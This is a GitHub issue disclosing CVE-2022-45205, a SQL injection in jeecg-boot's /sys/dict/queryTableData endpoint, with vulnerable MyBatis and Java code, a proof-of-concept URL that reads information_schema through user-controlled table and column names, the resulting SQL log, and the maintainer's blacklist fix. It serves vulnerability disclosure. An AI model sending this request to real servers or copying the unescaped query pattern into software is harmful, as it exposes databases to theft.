New issue

Jump to bottom

[CVE-2022-45205]/sys/dict/queryTableData is affected by sql injection #4128

Closed azraelxuemo opened this issue on Oct 25 · 2 comments

azraelxuemo commented on Oct 25 • edited

SysDictMapper.xml

queryDictTablePageList。You can see that no precompiling is performed

```
<!-- 分页查询字典表数据 -->
<select id="queryDictTablePageList" parameterType="Object" resultType="org.jeecg.common.system.vo.DictModel">
    select ${query.text} as "text",${query.code} as "value" from ${query.table}
    where 1 = 1
    <if test="query.keyword != null and query.keyword != ''">
        <bind name="bindKeyword" value="'%'+query.keyword+'%'"/>
        and (${query.text} like #{bindKeyword} or ${query.code} like #{bindKeyword})
    </if>
    <if test="query.codeValue != null and query.codeValue != ''">
        and ${query.code} = #{query.codeValue}
    </if>
</select>
```

SysDictController.java

```
SysDictMapper.xml  SysDictServiceImpl.java  SysDictController.java
queryTableData   2 results
     * @param pageNo
     * @param pageSize
     * @return
     */
    @Deprecated
    @GetMapping("/queryTableData")
    public Result<List<DictModel>> queryTableData(DictQuery query,
                                                  @RequestParam(name = "pageNo", defaultValue = "1") Integer pageNo,
                                                  @RequestParam(name = "pageSize", defaultValue = "10") Integer pageSize,
                                                  @RequestParam(value = "sign",required = false) String sign,HttpServletRequest request){
        Result<List<DictModel>> res = new Result<>();
        // SQL注入漏洞 sign签名校验
        String dictCode = query.getTable()+","+query.getText()+","+query.getCode();
        SqlInjectionUtil.filterContent(dictCode);
        List<DictModel> ls = this.sysDictService.queryDictTablePageList(query,pageSize,pageNo);
        res.setResult(ls);
        res.setSuccess(true);
        return res;
    }
```

SysDictServiceImpl.java

```
@Override
public List<DictModel> queryDictTablePageList(DictQuery query, int pageSize, int pageNo) {
    Page page = new Page(pageNo,pageSize, searchCount: false);
    Page<DictModel> pageList = baseMapper.queryDictTablePageList(page, query);
    return pageList.getRecords();
}
```

vuln

There is no control over the user's control over the table, column, and database name, so that the attacker can directly obtain all data


poc

http://192.168.1.1:8088/jeecg-boot/sys/dict/queryTableData?pageSize=100&table=information_schema.tables&text=table_name&code=TABLE_SCHEMA
There is no control over the user's control over the table, column, and database name, so that the attacker can directly obtain all data

MySQL background code

```
commit
SET autocommit=1
SELECT table_name AS "text", TABLE_SCHEMA AS "value" FROM information_schema.tables WHERE 1 = 1 LIMIT 100
SET autocommit=0
```

result in the website



pagesize control the result num，and code text control the column_name you want,table control the tables

patch

Change to precompile
Verify the fields entered by the user

zhangdaiscott commented on Oct 30 • edited Member

针对这个问题，我们提供了一个表名黑名单工具类，针对敏感的表，比如用户表，可以加入配置，这样我们就会check提供非法

org\jeecg\common\util\security\AbstractQueryBlackListHandler.java

加入这个check即可

```
if(!dictQueryBlackListHandler.isPass(dictCode)){
                return result.error500(dictQueryBlackListHandler.getError());
            }
```

文档
http://doc.jeecg.com/3009695

zhangdaiscott commented 27 days ago Member

已处理

zhangdaiscott closed this as completed 27 days ago

azraelxuemo changed the title ~~/sys/dict/queryTableData is affected by sql injection~~ [CVE-2022-45205]/sys/dict/queryTableData is affected by sql injection 2 days ago

Assignees
No one assigned

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants